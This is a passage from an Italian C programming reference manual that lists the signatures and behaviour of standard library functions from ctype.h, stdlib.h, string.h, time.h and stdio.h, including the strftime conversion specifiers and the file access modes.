`int isupper (int c);`	L'argomento rappresentato dal parametro ***c*** è un carattere senza segno convertito in un intero, oppure l'equivalente di '**`EOF`**'. La funzione restituisce un valore diverso da zero se l'argomento corrisponde a un carattere alfabetico maiuscolo.
`int isxdigit (int c);`	L'argomento rappresentato dal parametro ***c*** è un carattere senza segno convertito in un intero, oppure l'equivalente di '**`EOF`**'. La funzione restituisce un valore diverso da zero se l'argomento corrisponde a un carattere che rappresenta una cifra esadecimale (espressa indifferentemente con lettere minuscole o maiuscole).
`int tolower (int c);`	L'argomento rappresentato dal parametro ***c*** è un carattere senza segno convertito in un intero, oppure l'equivalente di '**`EOF`**'. La funzione restituisce il carattere fornito come argomento, dopo la conversione in minuscolo, ammesso che ci possa essere una conversione.
`int toupper (int c);`	L'argomento rappresentato dal parametro ***c*** è un carattere senza segno convertito in un intero, oppure l'equivalente di '**`EOF`**'. La funzione restituisce il carattere fornito come argomento, dopo la conversione in maiuscolo, ammesso che ci possa essere una conversione.

627 C: «stdlib.h»

Funzione	Descrizione

`int atoi (const char *s);`
`long int atol (const char *s);`
`long long int atoll (const char *s);`
`double atof (const char *s);`
	Converte la stringa fornita come argomento in un numero intero o in virgola mobile, come si vede dal modello sintattico.

`float strtof (const char *restrict s, char **restrict p);`
`double strtod (const char *restrict s, char **restrict p);`
`long double strtold (const char *restrict s, char **restrict p);`
	Converte la stringa fornita come primo argomento in un numero in virgola mobile, come si vede dal modello sintattico. La conversione avviene fino a dove è possibile riconoscere caratteri che compongono un valore valido; se il secondo argomento è un puntatore a un puntatore valido (un puntatore a un'area di memoria che può contenere a sua volta un puntatore dal tipo '`char`'), al suo interno viene memorizzato l'indirizzo finale della scansione, a partire dal quale si trovano caratteri non decifrabili, oppure dove si trova il carattere nullo di terminazione della stringa.

`long int strtol (const char *restrict s, char **restrict p, int base);`
`long long int strtoll (const char *restrict s, char **restrict p, int base);`
`unsigned long int strtoul (const char *restrict s, char **restrict p, int base);`
`unsigned long long int strtoull (const char *restrict s, char **restrict p, int base);`
	Converte la stringa fornita come primo argomento in un numero intero, come si vede dal modello sintattico, interpretando la stringa come numero espresso nella base rappresentata dal parametro ***base***. La conversione avviene fino a dove è possibile riconoscere caratteri che compongono un valore valido; se il secondo argomento è un puntatore a un puntatore valido (un puntatore a un'area di memoria che può contenere a sua volta un puntatore dal tipo '`char`'), al suo interno viene memorizzato l'indirizzo finale della scansione, a partire dal quale si trovano caratteri non decifrabili, oppure dove si trova il carattere nullo di terminazione della stringa.

`void srand (unsigned int seed);`	Modifica il seme per la generazione di numeri casuali attraverso la funzione '`rand()`'.
`int rand (void);`	Restituisce il numero casuale successivo.
`void *malloc (size_t size);`	Richiede l'allocazione di memoria di almeno ***size*** byte, restituendo il puntatore all'inizio della stessa se l'operazione ha successo, oppure il puntatore nullo se l'allocazione fallisce.
`void *calloc (size_t nmemb, size_t size);`	Richiede l'allocazione di memoria di almeno ***nmemb*** elementi da ***size*** byte ciascuno, restituendo il puntatore all'inizio della stessa se l'operazione ha successo, oppure il puntatore nullo se l'allocazione fallisce.

Funzione	Descrizione
`void *realloc (void *ptr, size_t size);`	Richiede la riallocazione della memoria già allocata precedentemente a partire dall'indirizzo ***ptr***, in modo da avere almeno ***size*** byte, recuperando il contenuto precedente, per ciò che è possibile. La riallocazione può avvenire in corrispondenza di un indirizzo differente da quello originale, ma può fallire, restituendo così solo il puntatore nullo.
`void free (void *ptr);`	Libera la memoria allocata precedente a partire dall'indirizzo ***ptr***.
`int atexit (void (*func) (void));`	Accumula in un elenco il puntatore a una funzione che non richiede argomenti, da eseguire, assieme alle altre dell'elenco, quando viene chiamata la funzione '**`exit()`**'. La funzione '**`atexit()`**' restituisce un valore numerico da intendere come *Vero* o *Falso*, a indicare se l'operazione ha avuto successo o meno.
`void exit (int status);`	Conclude il funzionamento del programma, ma prima esegue le funzioni accumulate con l'ausilio di '**`atexit()`**', quindi chiude i file e infine passa il valore ricevuto come argomento in modo tale che sia restituito dal programma stesso.
`void _Exit (int status);`	Conclude il funzionamento del programma in modo brutale, senza occuparsi di nulla, a parte il far sì che il programma restituisca il valore indicato come argomento.
`void abort (void);`	Produce l'emissione del segnale '**`SIGABRT`**' (*abort*) che porta alla morte del processo elaborativo.
`char *getenv (const char *name);`	Restituisce il puntatore all'inizio della stringa che rappresenta il contenuto della variabile di ambiente indicata per nome, come argomento.
`int system (const char *string);`	Esegue il comando indicato come argomento, attraverso il sistema operativo, restituendo il valore di uscita del comando stesso.

`void qsort (void *base,`
`size_t nmemb,`
`size_t size,`
`int (*compar)`
`(const void *,`
`const void *));`
	Riordina un array che inizia dall'indirizzo ***base***, essendo composto da ***size*** elementi da ***nmemb*** byte ognuno, utilizzando per il confronto la funzione ***compar***.

`void *bsearch (const void *key,`
`const void *base,`
`size_t nmemb,`
`size_t size,`
`int (*compar)`
`(const void *,`
`const void *));`
	Scandisce un array che inizia dall'indirizzo ***base***, essendo composto da ***size*** elementi da ***nmemb*** byte ognuno, il quale risulta già ordinato secondo la funzione ***compar***, alla ricerca della corrispondenza con il valore ****key***, la cui dimensione deve essere sempre di ***nmemb*** byte.

`int abs (int j);`
`long int labs (long int j);`
`long long int llabs (long long int j);`
	Restituisce il valore assoluto di ***j***.

Funzione	Descrizione

`div_t div (int` ***numeratore***`,`
`int` ***denominatore***`);`
`ldiv_t ldiv (long int` ***numeratore***`,`
`long int` ***denominatore***`);`
`lldiv_t lldiv (long long int` ***numeratore***`,`
`long long int` ***denominatore***`);`
	Restituisce il risultato della divisione dei due argomenti, in una struttura contenente il risultato intero e il resto della divisione.

`int mblen (const char *`***s***`, size_t` ***n***`);`	Restituisce la lunghezza in byte del primo carattere multibyte contenuto nella stringa fornita come primo argomento. La scansione termina comunque se raggiunge la quantità di byte indicata dal secondo argomento. Se la stringa contiene una sequenza multibyte errata o incompleta, il valore restituito è -1. Se al posto della stringa multibyte si fornisce il puntatore nullo, la funzione restituisce il valore uno o zero, a seconda che sia prevista o meno una codifica multibyte con una gestione dello stato (*shift state*).

`int mbtowc (wchar_t *restrict` ***pwc***`,`
`const char *restrict` ***s***`,`
`size_t` ***n***`);`
	Converte il carattere multibyte contenuto nella stringa ***s***, per un massimo di ***n*** byte, nel carattere esteso a cui punta ***pwc***, restituendo la quantità di byte utilizzati dalla stringa di origine, oppure -1 se si presentano errori. Se al posto della stringa ***s*** si mette il puntatore nullo, si ottiene un valore pari a uno o zero, a seconda che sia prevista o meno una codifica multibyte con una gestione dello stato (*shift state*).

`int wctomb (char *`***s***`, wchar_t` ***wc***`;`	Converte il carattere esteso ***wc*** in una sequenza multibyte che va a essere contenuta nella stringa ***s***, restituendo la quantità di byte prodotti, oppure -1 se si presentano errori. Se al posto della stringa ***s*** si mette il puntatore nullo, si ottiene un valore pari a uno o zero, a seconda che sia prevista o meno una codifica multibyte con una gestione dello stato (*shift state*).

`size_t mbstowcs (wchar_t *restrict` ***pwcs***`,`
`const char *restrict` ***s***`,`
`size_t` ***n***`);`
	Converte la stringa multibyte ***s*** nella stringa estesa ***pwcs***, producendo al massimo ***n*** caratteri estesi nella destinazione (incluso il carattere nullo di terminazione). La funzione restituisce la quantità di caratteri estesi copiati nella destinazione, escludendo il carattere nullo di terminazione, oppure l'equivalente di -1 in caso di errori. Se al posto della destinazione viene messo il puntatore nullo, l'operazione viene simulata ignorando il valore di ***n*** e senza memorizzare il risultato; pertanto è utile per contare lo spazio necessario nella destinazione.

Funzione	Descrizione
`size_t wcstombs (char *restrict s, wchar_t *restrict pwcs, size_t n);`	Converte la stringa estesa ***pwcs*** nella stringa multibyte ***s***, producendo al massimo ***n*** byte nella destinazione (incluso il carattere nullo di terminazione). La funzione restituisce la quantità di byte copiati nella destinazione, escludendo il carattere nullo di terminazione, oppure l'equivalente di -1 in caso di errori. Se al posto della destinazione viene messo il puntatore nullo, l'operazione viene simulata ignorando il valore di ***n*** e senza memorizzare il risultato; pertanto è utile per contare lo spazio necessario nella destinazione.

628 C: «string.h»

Funzione	Descrizione
`void *memcpy (void *restrict dst, const void *restrict org, size_t n);`	Copia ***n*** caratteri a partire dall'indirizzo indicato da ***org***, per riprodurli a partire dall'indirizzo ***dst***, alla condizione che i due insiemi non risultino sovrapposti. La funzione restituisce l'indirizzo ***dst***.
`void *memmove (void *dst, const void *org, size_t n);`	Copia ***n*** caratteri a partire dall'indirizzo indicato da ***org***, per riprodurli a partire dall'indirizzo ***dst***, senza il vincolo che gli insiemi siano disgiunti. La funzione restituisce l'indirizzo ***dst***.
`char *strcpy (char *restrict dst, const char *restrict org);`	Copia la stringa ***org*** nell'array a cui punta ***dst***, includendo anche il carattere nullo di conclusione delle stringhe, alla condizione che le due stringhe non si sovrappongano. La funzione restituisce ***dst***.
`char *strncpy (char *restrict dst, const char *restrict org, size_t n);`	Copia ***n*** caratteri della stringa ***org*** nell'array a cui punta ***dst***, contando tra i caratteri copiati anche il carattere nullo di conclusione delle stringhe, alla condizione che le due stringhe non si sovrappongano. Se la stringa di origine è più corta di ***n***, i caratteri mancanti sono rimpiazzati dal carattere nullo di conclusione delle stringhe. La funzione restituisce ***dst***.
`char *strcat (char *restrict dst, const char *restrict org);`	Copia la stringa ***org*** a partire dalla fine della stringa ***dst*** (sovrascrivendo il carattere nullo preesistente), alla condizione che le due stringhe non siano sovrapposte. La funzione restituisce ***dst***.
`char *strncat (char *restrict dst, const char *restrict org, size_t n);`	Copia al massimo ***n*** caratteri della stringa ***org*** a partire dalla fine della stringa ***dst*** (sovrascrivendo il carattere nullo preesistente), aggiungendo alla fine il carattere nullo di terminazione, il tutto alla condizione che le due stringhe non siano sovrapposte. La funzione restituisce ***dst***.
`int memcmp (const void *s1, const void *s2, size_t n);`	Confronta i primi ***n*** caratteri delle aree di memoria a cui puntano ***s1*** e ***s2***, restituendo: un valore pari a zero se le due sequenze si equivalgono; un valore maggiore di zero se la sequenza di ***s1*** è maggiore di ***s2***; un valore minore di zero se la sequenza di ***s1*** è minore di ***s2***.
`int strcmp (const char *s1, const char *s2);`	Confronta due stringhe restituendo: un valore pari a zero se sono uguali; un valore maggiore di zero se la stringa ***s1*** è maggiore di ***s2***; un valore minore di zero se la stringa ***s1*** è minore di ***s2***.
`int strcoll (const char *s1, const char *s2);`	La funzione '**`strcoll()`**' è analoga a '**`strcmp()`**', con la differenza che la comparazione avviene sulla base della configurazione locale (la categoria '**`LC_COLLATE`**'). Nel caso della configurazione locale '**`C`**' la funzione si comporta esattamente come '**`strcmp()`**'.
`int strncmp (const char *s1, char *s2, size_t n);`	La funzione '**`strncmp()`**' si comporta in modo analogo a '**`strcmp()`**', con la differenza che la comparazione si arresta al massimo dopo ***n*** caratteri.

Funzione	Descrizione
`size_t strxfrm (char *restrict dst, const char *restrict org, size_t n);`	La funzione '**`strxfrm()`**' trasforma la stringa ***org*** sovrascrivendo la stringa ***dst*** in modo relativo alla configurazione locale. In pratica, la stringa trasformata che si ottiene può essere comparata con un'altra stringa trasformata nello stesso modo attraverso la funzione '**`strcmp()`**' ottenendo lo stesso esito che si avrebbe confrontando le stringhe originali con la funzione '**`strcoll()`**'.
`void *memchr (const void *s, int c, size_t n);`	Cerca un carattere a partire da una certa posizione in memoria, scandendo al massimo una quantità determinata di caratteri, restituendo il puntatore al carattere trovato. Se nell'ambito specificato non trova il carattere, restituisce il puntatore nullo.
`char *strchr (const char *s, int c);`	Cerca un carattere all'interno di una stringa, restituendo il puntatore al carattere trovato, oppure il puntatore nullo se la ricerca fallisce. Nella scansione viene preso in considerazione anche il carattere nullo di terminazione della stringa.
`char *strrchr (const char *s, int c);`	Cerca un carattere all'interno di una stringa, restituendo il puntatore all'ultimo carattere corrispondente trovato, oppure il puntatore nullo se la ricerca fallisce. Nella scansione viene preso in considerazione anche il carattere nullo di terminazione della stringa.
`size_t strspn (const char *s, const char *accept);`	Calcola la lunghezza massima iniziale della stringa ***s***, composta esclusivamente da caratteri contenuti nella stringa ***accept***, restituendo tale valore.
`size_t strcspn (const char *s, const char *reject);`	Calcola la lunghezza massima iniziale della stringa ***s***, composta esclusivamente da caratteri differenti da quelli contenuti nella stringa ***reject***.
`char *strpbrk (const char *s, const char *accept);`	Scandisce la stringa ***s*** alla ricerca del primo carattere che risulti contenuto nella stringa ***accept***, restituendo il puntatore al carattere trovato, oppure, in mancanza di alcuna corrispondenza, il puntatore nullo.
`char *strstr (const char *string, const char *substring);`	Cerca la stringa ***substring*** nella stringa ***string*** restituendo il puntatore alla prima corrispondenza trovata (nella stringa ***string***). Se la corrispondenza non c'è, la funzione restituisce il puntatore nullo.
`char *strtok (char *restrict string, const char *restrict delim);`	Serve a suddividere una stringa in unità, definite *token*, specificando un elenco di caratteri da intendere come delimitatori, in una seconda stringa. La funzione va usata in fasi successive, fornendo solo inizialmente la stringa da suddividere che continua poi a essere utilizzata se al suo posto viene fornito il puntatore nullo. La funzione restituisce, di volta in volta, il puntatore alla sottostringa contenente l'unità individuata, oppure il puntatore nullo, se non può trovarla.
`void *memset (void *s, int c, size_t n);`	Inizializza una certa area di memoria, a partire dall'indirizzo ***s***, con la ripetizione del carattere ***c***, tradotto in un carattere senza segno, copiandolo per ***n*** volte. La funzione restituisce ***s***.

Funzione	Descrizione
`char *strerror (int` ***errnum***`);`	Trasforma un numero nella descrizione del tipo di errore corrispondente.
`size_t strlen (const char *`***s***`);`	Calcola la lunghezza di una stringa, escludendo dal conteggio il carattere nullo di terminazione.

629 C: «time.h»

Funzione	Descrizione
`clock_t clock (void);`	Restituisce il tempo di CPU espresso in unità '**clock_t**', utilizzato dal processo elaborativo a partire dall'avvio del programma. Se la funzione non è in grado di dare questa indicazione, allora restituisce il valore −1, o più precisamente '**(clock_t) (-1)**'.
`time_t time (time_t *`***timer***`);`	Determina il tempo attuale secondo il calendario del sistema operativo, restituendolo nella forma del tipo '**time_t**'. Se il puntatore di tipo '**time_t ***' è valido, la stessa informazione che viene restituita viene anche memorizzata nell'indirizzo indicato da tale puntatore.
`double difftime (time_t `***time1***`,` `time_t `***time0***`);`	Calcola la differenza tra due date, espresse in forma '**time_t**', restituendo l'intervallo in secondi.
`time_t mktime (struct tm *`***timeptr***`);`	Riceve come argomento il puntatore a una variabile strutturata di tipo '**struct tm**', contenente le informazioni sull'ora locale, e determina il valore di quella data secondo la rappresentazione interna, di tipo '**time_t**'. La funzione non tiene conto del giorno della settimana e del giorno dell'anno; inoltre, ammette anche valori al di fuori degli intervalli stabiliti per i vari membri della struttura; infine, considera un valore negativo per il membro '***timeptr*****->tm_isdst**' come la richiesta di determinare se sia o meno in vigore l'ora estiva per la data indicata. Se la funzione non è in grado di restituire un valore rappresentabile nel tipo '**time_t**', o comunque se non può eseguire il suo compito, restituisce il valore −1, o più precisamente '**(time_t) (-1)**'. Se invece tutto procede regolarmente, la funzione provvede anche a correggere i valori dei vari membri della struttura e a ricalcolare il giorno della settimana e dell'anno.
`struct tm *gmtime (const time_t *`***timer***`);`	Converte una data espressa nella forma del tipo '**time_t**', in una data suddivisa nella struttura '**tm**', relativa al tempo universale coordinato (UTC).
`struct tm *localtime` `(const time_t *`***timer***`);`	Converte una data espressa nella forma del tipo '**time_t**', in una data suddivisa nella struttura '**tm**', relativa all'ora locale.
`char *asctime (const struct tm *`***timeptr***`);`	Converte un'informazione data-orario, espressa nella forma di una struttura '**struct tm**', in una stringa che esprime l'ora locale, usando però una rappresentazione fissa in lingua inglese.
`char *ctime (const time_t *`***timer***`);`	Converte un'informazione data-orario, espressa nella forma del tipo '**time_t**', in una stringa che esprime l'ora locale, usando però una rappresentazione fissa in lingua inglese.

Funzione	Descrizione
size_t strftime (char * restrict *s*, size_t *maxsize*, const char * restrict *format*, const struct tm * restrict *timeptr*);	Interpreta il contenuto di una struttura di tipo '**struct tm**' e lo traduce in un testo, secondo una stringa di composizione libera. Il comportamento è affine a quello di '**printf()**', dove l'input è costituito dalla struttura contenente le informazioni data-orario.

Specificatore di conversione	Corrispondenza
%C	*century* Il secolo, ottenuto dividendo l'anno per 100 e ignorando i decimali.
%y %Y	*year* L'anno: nel primo caso si mostrano solo le ultime due cifre, mentre nel secondo si mostrano tutte.
%b | %h %B	Rispettivamente, il nome abbreviato e il nome per esteso del mese.
%m	*month* Il numero del mese, da 01 a 12.
%d %e	*day* Il giorno del mese, in forma numerica, da 1 a 31, utilizzando sempre due cifre: nel primo caso si aggiunge eventualmente uno zero; nel secondo si aggiunge eventualmente uno spazio.
%a %A	Rispettivamente, il nome abbreviato e il nome per esteso del giorno della settimana.
%H %L	*hour* L'ora, espressa rispettivamente a 24 ore e a 12 ore.
%p	La sigla da usare, secondo la configurazione locale, per specificare che si tratta di un'ora antimeridiana o pomeridiana. Nella convenzione inglese si ottengono, per esempio, le sigle «AM» e «PM».
%r	L'ora espressa a 12 ore, completa dell'indicazione se trattasi di ora antimeridiana o pomeridiana, secondo le convenzioni locali.
%R	L'ora e i minuti, equivalente a '**%H:%M**'.
%M	*minute* I minuti, da 00 a 59.
%S	*second* I secondi, espresso con valori da 00 a 60.
%T	*time* L'ora, i minuti e i secondi, equivalente a '**%H:%M:%S**'.
%z %Z	*time zone* La rappresentazione del fuso orario, nel primo caso come distanza dal tempo coordinato universale (UTC), mentre nel secondo si usa una rappresentazione conforme alla configurazione locale.
%j	*julian* Il giorno dell'anno, usando sempre tre cifre numeriche: da 001 a 366.

Specificatore di conversione	Corrispondenza

`%g`
 	
`%G`
	L'anno a cui appartiene la settimana secondo lo standard ISO 8601: nel primo caso si mostrano solo le ultime due cifre, mentre nel secondo si ha l'anno per esteso. Secondo lo standard ISO 8601 la settimana inizia con lunedì e la prima settimana dell'anno è quella che include il 4 gennaio.

`%V`	Il numero della settimana secondo lo standard ISO 8601. I valori vanno da 01 a 53. Secondo lo standard ISO 8601 la settimana inizia con lunedì e la prima settimana dell'anno è quella che include il 4 gennaio.

`%u`
 	
`%w`
	Il giorno della settimana, espresso in forma numerica, dove, rispettivamente, si conta da 1 a 7, oppure da 0 a 6. Zero e sette rappresentano la domenica; uno è il lunedì.

`%U`
 	
`%W`
	Il numero della settimana, contando, rispettivamente, dalla prima domenica o dal primo lunedì di gennaio. Si ottengono cifre da 00 a 53.

`%x`	La data, rappresentata secondo le convenzioni locali.
`%X`	L'ora, rappresentata secondo le convenzioni locali.
`%c`	La data e l'ora, rappresentate secondo le convenzioni locali.
`%D`	*date* La data, rappresentata come '**`%m/%d/%Y`**'.
`%F`	La data, rappresentata come '**`%Y-%m-%d`**'.
`%n`	Viene rimpiazzato dal codice di interruzione di riga.
`%t`	Viene rimpiazzato da una tabulazione orizzontale.
`%%`	Viene rimpiazzato da un carattere di percentuale.

630 C: «stdio.h» per la gestione dei file e degli errori

Macro-variabile	Significato mnemonico	Descrizione
`_IOFBF`	*input output fully buffered*	Indica simbolicamente la richiesta di utilizzo di una memoria tampone a blocchi.
`_IOLBF`	*input output line buffered*	Indica simbolicamente la richiesta di utilizzo di una memoria tampone gestita a righe di testo.
`_IONBF`	*input output with no buffering*	Indica simbolicamente la richiesta di non utilizzare alcuna memoria tampone.
`BUFSIZE`	*buffer size*	Rappresenta la dimensione predefinita della memoria tampone.
`EOF`	*end of file*	È un numero intero di tipo '**`int`**', negativo, che rappresenta il raggiungimento della fine del file. È in pratica ciò che si ottiene leggendo oltre la fine del file.
`FOPEN_MAX`	*file open max*	Il numero di file che un processo elaborativo può aprire simultaneamente, in base alle limitazioni poste dal sistema operativo.
`FILENAME_MAX`		La dimensione di un array di elementi '**`char`**', tale da essere abbastanza grande da contenere il nome del file più lungo (incluse le eventuali sequenze multibyte) che il sistema consenta di gestire.
`L_tmpnam`	*temporary name*	La dimensione di un array di elementi '**`char`**', tale da essere abbastanza grande da contenere il nome di un file temporaneo generato dalla funzione '**`tmpnam()`**'.
`SEEK_CUR`	*seek current*	Indica di eseguire un posizionamento a partire dalla posizione corrente del file.
`SEEK_END`		Indica di eseguire un posizionamento a partire dalla fine di un file.
`SEEK_SET`		Indica di eseguire un posizionamento a partire dall'inizio di un file.
`TMP_MAX`		Rappresenta la quantità massima di nomi di file differenti che possono essere generati dalla funzione '**`tmpnam()`**'.

Modalità di accesso ai file	Mnemonico	Descrizione
`r`	*read*	Accesso in sola lettura di un file di testo.
`w`	*write*	Accesso a un file di testo in scrittura, che implica la creazione del file all'apertura, ovvero il suo troncamento a zero, se esiste già.
`a`	*append*	Accesso a un file di testo in aggiunta, che implica la creazione del file all'apertura, ovvero la sua estensione se esiste già.

`rb`
`wb`
`ab`
	binary	Accesso in lettura, scrittura o aggiunta, ma di tipo binario.

Modalità di accesso ai file	Mnemonico	Descrizione

`r+`
`w+`
`a+`
	update	Accesso a un file di testo in lettura, scrittura o aggiunta, assieme alla modalità di aggiornamento. In pratica, con la lettura è consentita anche la scrittura; con la scrittura e l'aggiunta è consentita anche la rilettura.

`rb+` | `r+b`
`wb+` | `w+b`
`ab+` | `a+b`
		Accesso a un file binario in lettura, scrittura o aggiunta, assieme alla modalità di aggiornamento. In pratica, con la lettura è consentita anche la scrittura; con la scrittura e l'aggiunta è consentita anche la rilettura. Si può osservare che il segno '**+**' può essere messo indifferentemente in mezzo o alla fine.

Funzione	Descrizione
`int remove (const char *filename);`	Cancella il file il cui nome viene fornito come argomento. Il nome del file va espresso secondo le convenzioni del sistema operativo. Restituisce zero se l'operazione ha successo, altrimenti un valore differente.
`int rename (const char *old, const char *new);`	Cambia il nome del file indicato come primo argomento, in modo che assuma quello del secondo argomento. Se l'operazione avviene con successo restituisce zero, altrimenti produce un valore differente.
`FILE *tmpfile (void);`	Crea e apre un file temporaneo binario in aggiornamento ('**wb+**'), restituendone il puntatore. Se il file temporaneo non può essere creato, la funzione restituisce il puntatore nullo.
`char *tmpnam (char *s);`	Genera il nome di un file che può essere usato come file temporaneo. La funzione richiede come argomento un array di almeno '**L_tmpnam**' caratteri, da usare per scriverci il nome e per restituirne il puntatore. Se alla funzione viene passato il puntatore nullo, allora questa usa un'area di memoria statica che viene sovrascritta a ogni chiamata successiva della funzione stessa. Se la funzione non può eseguire il suo lavoro, restituisce il puntatore nullo.
`FILE *fopen (const char *restrict filename, const char *restrict io_mode);`	Apre il file indicato come primo argomento, secondo la modalità espressa dalla stringa che costituisce il secondo argomento, restituendo il puntatore che ne rappresenta il flusso aperto. Se l'operazione fallisce la funzione restituisce il puntatore nullo e aggiorna il valore della variabile globale '**errno**'.

Funzione	Descrizione
`FILE *freopen (const char *restrict` ***filename***`,` `const char *restrict` ***io_mode***`,` `FILE *restrict` ***stream***`);`	Apre il file indicato come primo argomento, secondo la modalità espressa dalla stringa che costituisce il secondo argomento, utilizzando il flusso di file individuato dal puntatore che costituisce l'ultimo argomento, restituendo lo stesso puntatore. Se il puntatore indicato come ultimo argomento riguarda un flusso di file ancora aperto, questo viene chiuso e quindi riaperto. Se l'operazione fallisce la funzione restituisce il puntatore nullo e aggiorna il valore della variabile globale '**`errno`**'. Lo scopo di questa funzione è quello di ridirigere i flussi di file, associando file differenti.
`int fclose (FILE *`***stream***`);`	Chiude il flusso di file individuato dal puntatore che costituisce l'argomento della funzione. La funzione restituisce il valore zero se l'operazione ha successo, altrimenti produce il valore corrispondente alla macro-variabile '**`EOF`**'. Va sottolineato che un flusso già chiuso non deve essere chiuso nuovamente, perché in tal caso l'effetto che se ne produce è imprecisato.
`int setvbuf (FILE *restrict` ***stream***`,` `char *restrict` ***buffer***`,` `int` ***buf_mode***`,` `size_t` ***size***`);`	Attribuisce una memoria tampone a un file che è appena stato aperto e per il quale non è ancora stato eseguito alcun accesso. Il primo argomento della funzione è il puntatore al flusso relativo e il secondo è il puntatore all'inizio dell'array di caratteri da usare come memoria tampone. Se al posto del riferimento alla memoria tampone si indica un puntatore nullo, si intende che la funzione debba allocare automaticamente lo spazio necessario; se invece l'array viene fornito, è evidente che deve rimanere disponibile per tutto il tempo in cui il flusso rimane aperto. Il terzo argomento atteso dalla funzione è un numero che esprime la modalità di funzionamento della memoria tampone. Questo numero viene fornito attraverso l'indicazione di una tra le macro-variabili '**`_IOFBF`**', '**`_IOLBF`**' e '**`_IONBF`**'. Il quarto argomento indica la dimensione dell'array da usare come memoria tampone: se l'array viene fornito effettivamente, si tratta della dimensione che può essere utilizzata; altrimenti è la dimensione richiesta per l'allocazione automatica. La funzione restituisce zero se l'operazione richiesta è eseguita con successo; diversamente restituisce un valore differente.
`void setbuf (FILE *restrict` ***stream***`,` `char *restrict` ***buffer***`);`	Si tratta di una versione semplificata di '**`setvbuf()`**' che non restituisce alcun valore, che prevede implicitamente una modalità di gestione completa della memoria tampone ('**`_IOFBF`**'), che richiede implicitamente un array di '**`BUFSIZ`**' elementi. Anche in questo caso, se l'argomento corrispondente al parametro ***buffer*** è un puntatore nullo, l'allocazione avviene in modo automatico.

Funzione	Descrizione
`int fflush (FILE *stream);`	Scarica la memoria tampone del flusso di file indicato, procedendo così alla memorizzazione dei dati rimasti in sospeso. Restituisce zero se l'operazione viene completata con successo, altrimenti restituisce il valore corrispondente alla macro-variabile '**`EOF`**'.

`int fgetc (FILE *stream);`
 	
`int getc (FILE *stream);`
	Legge un carattere (senza segno) dal flusso di file indicato come argomento e ne restituisce il valore numerico (positivo). Se l'operazione fallisce, la funzione restituisce il valore corrispondente alla macro-variabile '**`EOF`**'. Tradizionalmente, '**`fgetc()`**' è sempre una funzione, mentre '**`getc()`**' potrebbe essere una macro-istruzione che valuta anche più volte l'espressione che costituisce l'argomento.

`int ungetc (int c, FILE *stream);`	Rimanda indietro il carattere ***c*** nel flusso di file ***stream***; in altri termini dovrebbe annullare l'effetto dell'ultima chiamata a una funzione '**`fgetc()`**' o '**`getc()`**'.

`int fputc (int c, FILE *stream);`
 	
`int putc (int c, FILE *stream);`
	Scrive un carattere, rappresentato dal primo argomento, nel flusso di file indicato come secondo argomento, restituendo lo stesso valore del carattere scritto, se l'operazione si conclude con successo, oppure il valore corrispondente a '**`EOF`**' se l'operazione fallisce. Tradizionalmente, '**`fputc()`**' è sempre una funzione, mentre '**`putc()`**' potrebbe essere una macro-istruzione che valuta anche più volte le espressioni che costituiscono gli argomenti.

`int putchar (int c);`	Scrive un carattere, rappresentato dall'argomento, nello standard output, restituendo lo stesso valore del carattere scritto, se l'operazione si conclude con successo, oppure il valore corrispondente a '**`EOF`**' se l'operazione fallisce. Tradizionalmente si tratta di una macro-istruzione che valuta anche più volte l'espressione che costituisce l'argomento.

`char *fgets (char *restrict s,`
`int n,`
`FILE *restrict stream);`
	Legge al massimo ***n***−1 caratteri (elementi '**`char`**') attraverso il flusso di file ***stream***, copiandoli in memoria a partire dall'indirizzo ***s*** e aggiungendo alla fine il carattere nullo di terminazione delle stringhe. La lettura si esaurisce prima di ***n***−1 caratteri se viene incontrato il codice di interruzione di riga, il quale viene rappresentato nella stringa a cui punta ***s***, ovvero se si raggiunge la fine del file. In ogni caso, la stringa ***s*** viene terminata correttamente con il carattere nullo.
	La funzione restituisce la stringa ***s*** se la lettura avviene con successo, ovvero se ha prodotto almeno un carattere; altrimenti, il contenuto dell'array a cui punta ***s*** non viene modificato e la funzione restituisce il puntatore nullo. Se si creano errori imprevisti, la funzione potrebbe restituire il puntatore nullo, ma senza garantire che l'array ***s*** sia rimasto intatto.

Funzione	Descrizione
`int fputs (const char *restrict s, FILE *restrict stream);`	Copia la stringa a cui punta ***s*** nel file rappresentato dal flusso di file ***stream***. La copia della stringa avviene escludendo però il carattere nullo di terminazione. Va osservato che questa funzione, pur essendo contrapposta evidentemente a '**`fgets()`**', **non conclude la riga** del file, ovvero, non aggiunge il codice di interruzione di riga. Per ottenere la conclusione della riga di un file di testo, occorre inserire nella stringa, espressamente, il carattere '**`\n`**'. La funzione restituisce il valore rappresentato da '**`EOF`**' se l'operazione di scrittura produce un errore; altrimenti restituisce un valore positivo qualunque.
`char *gets (char *s);`	Legge una riga dallo standard input, copiandola in memoria a partire dall'indirizzo ***s*** e aggiungendo alla fine il carattere nullo di terminazione delle stringhe. Per il resto, il funzionamento è conforme a quello di '**`fgets()`**'.
`int puts (const char *s);`	Copia la stringa a cui punta ***s*** nello standard output, aggiungendo in coda il codice di interruzione di riga. Per il resto, il funzionamento è analogo a quello di '**`fputs()`**'.
`size_t fread (void *restrict ptr, size_t size, size_t nmemb, FILE *restrict stream);`	Legge dal flusso di file ***stream***, ***nmemb*** blocchi da ***size*** byte, copiando questi dati in memoria a partire dall'indirizzo ***ptr***. Restituisce la quantità di blocchi da '**`size`**' byte che sono stati copiati con successo; pertanto, se questo valore è inferiore a ***nmemb***, si è verificato un problema.
`size_t fwrite (const void *restrict ptr, size_t size, size_t nmemb, FILE *restrict stream);`	Scrive nel flusso di file ***stream***, ***nmemb*** blocchi da ***size*** byte, leggendo questi dati dalla memoria a partire dall'indirizzo ***ptr***. Restituisce la quantità di blocchi da '**`size`**' byte che sono stati copiati con successo; pertanto, se questo valore è inferiore a ***nmemb***, si è verificato un problema.
`int fseek (FILE *stream, long int offset, int whence);`	Sposta la posizione corrente relativa al flusso di file ***stream*** (associato preferibilmente a un file binario), nella nuova posizione determinata dai parametri ***whence*** e ***offset***. Il parametro ***whence*** viene fornito attraverso una macro-variabile che può essere '**`SEEK_SET`**', '**`SEEK_CUR`**' o '**`SEEK_END`**', indicando rispettivamente l'inizio del file, la posizione corrente o la fine del file. Dalla posizione indicata dal parametro ***whence*** viene aggiunta, algebricamente, la quantità di byte indicata dal parametro ***offset***. La funzione restituisce zero se può eseguire l'operazione, altrimenti dà un risultato diverso.

Funzione	Descrizione
